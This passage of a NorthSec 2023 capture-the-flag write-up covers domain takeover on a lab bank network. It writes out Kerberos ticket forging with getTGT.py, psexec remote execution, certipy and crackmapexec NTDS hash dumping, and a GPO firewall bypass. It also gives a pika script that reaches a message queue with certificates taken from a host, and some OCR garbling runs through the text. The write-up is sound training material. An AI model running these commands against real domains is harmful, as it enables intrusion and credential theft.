



```
getTGT.py bank.ctf/Administrator -aesKey
47b24198259471bb9f177fda869f9d18f88460dcb5c97baf1d78d2d58ef5b3a2 -dc-ip
9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d
```

Now that we have been able to recover a TGT as domain administrator we will be able to connect to the machine and recover the fifth flag of the track :


```
export KRB5CCNAME=Administrator.ccache
```


```
psexec.py BANK.CTF/Administrator@dc01.bank.ctf -k -no-pass
```




Fifth flag on dc01.bank.ctf

Small bonus for those who want to know how we could have done with certipy and CME :

```
certipy auth -pfx DC01.pfx -dc-ip 9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d -domain bank.ctf -username 'DC01$'

crackmapexec smb dc01.bank.ctf -u 'DC01$' -H 'hash_nt_dc01' --ntds
```


Flag 6

Once we are Domain Admin, we see a message appear on the CTF platform, we see that we are told about a jump machine which is used to access the payment service :




Message from the CTF platform

By doing post exploitation we find a machine called `jump01.bank.ctf` which could correspond to this description. When we scan the machine `jump01.bank.ctf` we find no open port that would allow us to gain access to it. This is due to the machine's local firewall which blocks all incoming flows. To work around this problem, we can deploy a firewall rule via a `GPO` that will allow us to deactivate these restrictions and communicate with the machine. After some waiting time, new services appear and allow us to obtain access to the machine (normally we should have waited 60 minutes for the GPO to be deployed, but the creator of the challenge had put a scheduled task to update the GPOs of the machine in order to reduce this waiting time) :



`sudo nmap -sS -vv -Pn -6 jump01.bank.ctf`

Now that we have access to the machine and that we are Domain Admin we can simply retrieve the sixth flag of the track :



`smbclient.py BANK.CTF/Administrator@jump01.bank.ctf -k -no-pass`

Flag 7

Once we submit the sixth flag of the track, we are given the FQDN (Fully Qualified Domain Name) of a new machine `rabbitmq.bank.ctf` as well as the authentication to access the payment process by certificates :

Purple The NorthSec post bots

Authentication certificated for the payment processing queue.
It is related to rabbitmq.bank.ctf.

`Flag 6/8: ATM Network ✓`

`Message from the CTF platform`

First we can scan the `rabbitmq.bank.ctf` machine to see the services we can access on this machine and we see that we have access to a queue message service :

```
Nmap scan report for 9000:c1f3:fea4:dec1:216:3eff:fe38:1827
Host is up, received user-set (0.013s latency).
Scanned at 2023-05-21 23:20:26 CEST for 15s

PORT     STATE SERVICE  REASON  VERSION
5671/tcp open  ssl/amqp syn-ack Advanced Message Queue Protocol
|_amqp-info: ERROR: AMQP:handshake connection closed unexpectedly while reading frame
header
| ssl-cert: Subject: commonName=swiftmq.ctf
| Issuer: commonName=swift.ctf
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-04-04T16:59:44
| Not valid after:  2024-04-03T16:59:44
| MD5:   015ca8fb571aa123a2eeb589c44b2979
| SHA-1: e5192906ce40e5ab27bcec957f0ad3a3cccdc133
| -----BEGIN CERTIFICATE-----
| MIICsTCCAZkCFDWMaC2z1Rf7p4PDRJR7YlrIXypeMA0GCSqGSIb3DQEBCwUAMBQx
| EjAQBgNVBAMMCXN3aWZ0LmN0ZjAeFw0yMzA0MDQxNjU5NDRaFw0yNDA0MDMxNjU5
| NDRaMBYxFDASBgNVBAMMC3N3aWZ0bXEuY3RmMIIBIjANBgkqhkiG9w0BAQEFAAOC
| AQ8AMIIBCgKCAQEAhjBTDujgPahenSKZtPOj48feTihL2xOT8XgLPuuGHkcXyNYc
| OS/vuZrYVHL4rxWmKC6EHg+jiURKzzZ6cbwZFutgNfnM587u1vVAuofmibShE8AK
| k+3W9qxQNlpO46eD56Iu8tULLGOVbjHRSj07aiZMkUhs3WXHD41jTugLrkLjgV/I
| NytbIck+xdFWA266SqOU193dhYtmVaZyD9SMdMAuDh2Nj4qMWvCDt0wIqV+Bg5t3
| WX6vM08I79Gj5ojKsEm2nrdzlb8XrnGqedZ0BiyMfwhJXc4pIWfIpY3pXuTE956p
| OQiJuX1BkshcbUzksiOm6Dd3djWk3RBMYuYEJQIDAQABMA0GCSqGSIb3DQEBCwUA
| A4IBAQApSX7Vdt9+23p6sjf9osrN62NQ287sgf3LttQOowQFV9jfnr2+razeiAR8
| ZOQFHSQrYu5mJwkVnjkI/eoqnhgtIq0295UAYM7e0jDs/GMQ+vAPFdE2Ax1sbtaP
| GDYtOeBO20xEGmwiKYP8rcAshItG2J+C1ibouwvroo/uY0VeapptFFdV34IbQ66Z
| q2vfSucl8P9JLaAZ2imcucFcXoIteAUt9DCaj6tU+aHJ4l9GJk7UFfLakCr7E8R4
| fi6gAQ34hsex+GbR56bDK1xb4AB96MVwiO6xcZ0m8GlgoxFmPLowoAKx4zG3uMq7
| 49ydELaH82h07BD2hkVYc6PDyamp
|_-----END CERTIFICATE-----

Host script results:
| address-info:
|   IPv6 EUI-64:
|     MAC address:
|       address: 00163e381827
|_      manuf: Xensource
```

`nmap -Pn -vv -sC -sV -p- rabbitmq.bank.ctf`

By doing post exploitation on the `jump01.bank.ctf` machine, we find at the root of it a `Certs` folder which contains all the information that allows us to authenticate ourselves to the message queue server :

Certificates on jump01.bank.ctf


Because of a time constraint imposed with the CTF I could not finish the last part of the track but I provide you with the little script with which I was able to connect to the message queue server using the certificates that 'we retrieved previously (I used a lot the documentation of the Pika library) :

```
import ssl
import pika
import logging


context = ssl.create_default_context(cafile="cert.pem")
        context.verify_mode = ssl.CERT_REQUIRED
  context.load_cert_chain("client-cert.pem","key.pem")
 ssl_options = pika.SSLOptions(context, "swiftmq.ctf")
 credentials = pika.credentials.ExternalCredentials()
                                conn_params =
pika.ConnectionParameters(host="rabbitmq.bank.ctf",port=5671,ssl_options=ssl_options,cred
                                entials=credentials)

with pika.BlockingConnection(conn_params) as conn:
                                ch = conn.channel()
```

Script to connect to message queue server

Credits

Thanks to Maxime Nadeau for carrying out this challenge which was really interesting and fun to do, if you want to know what the official path of compromise of the track looks like :



Official path of the track

He also wrote a writeup : https://blog.evl.red/northsec/ctf/writeup/2023/04/24/nsec-2023-atm.html

---

Ressources :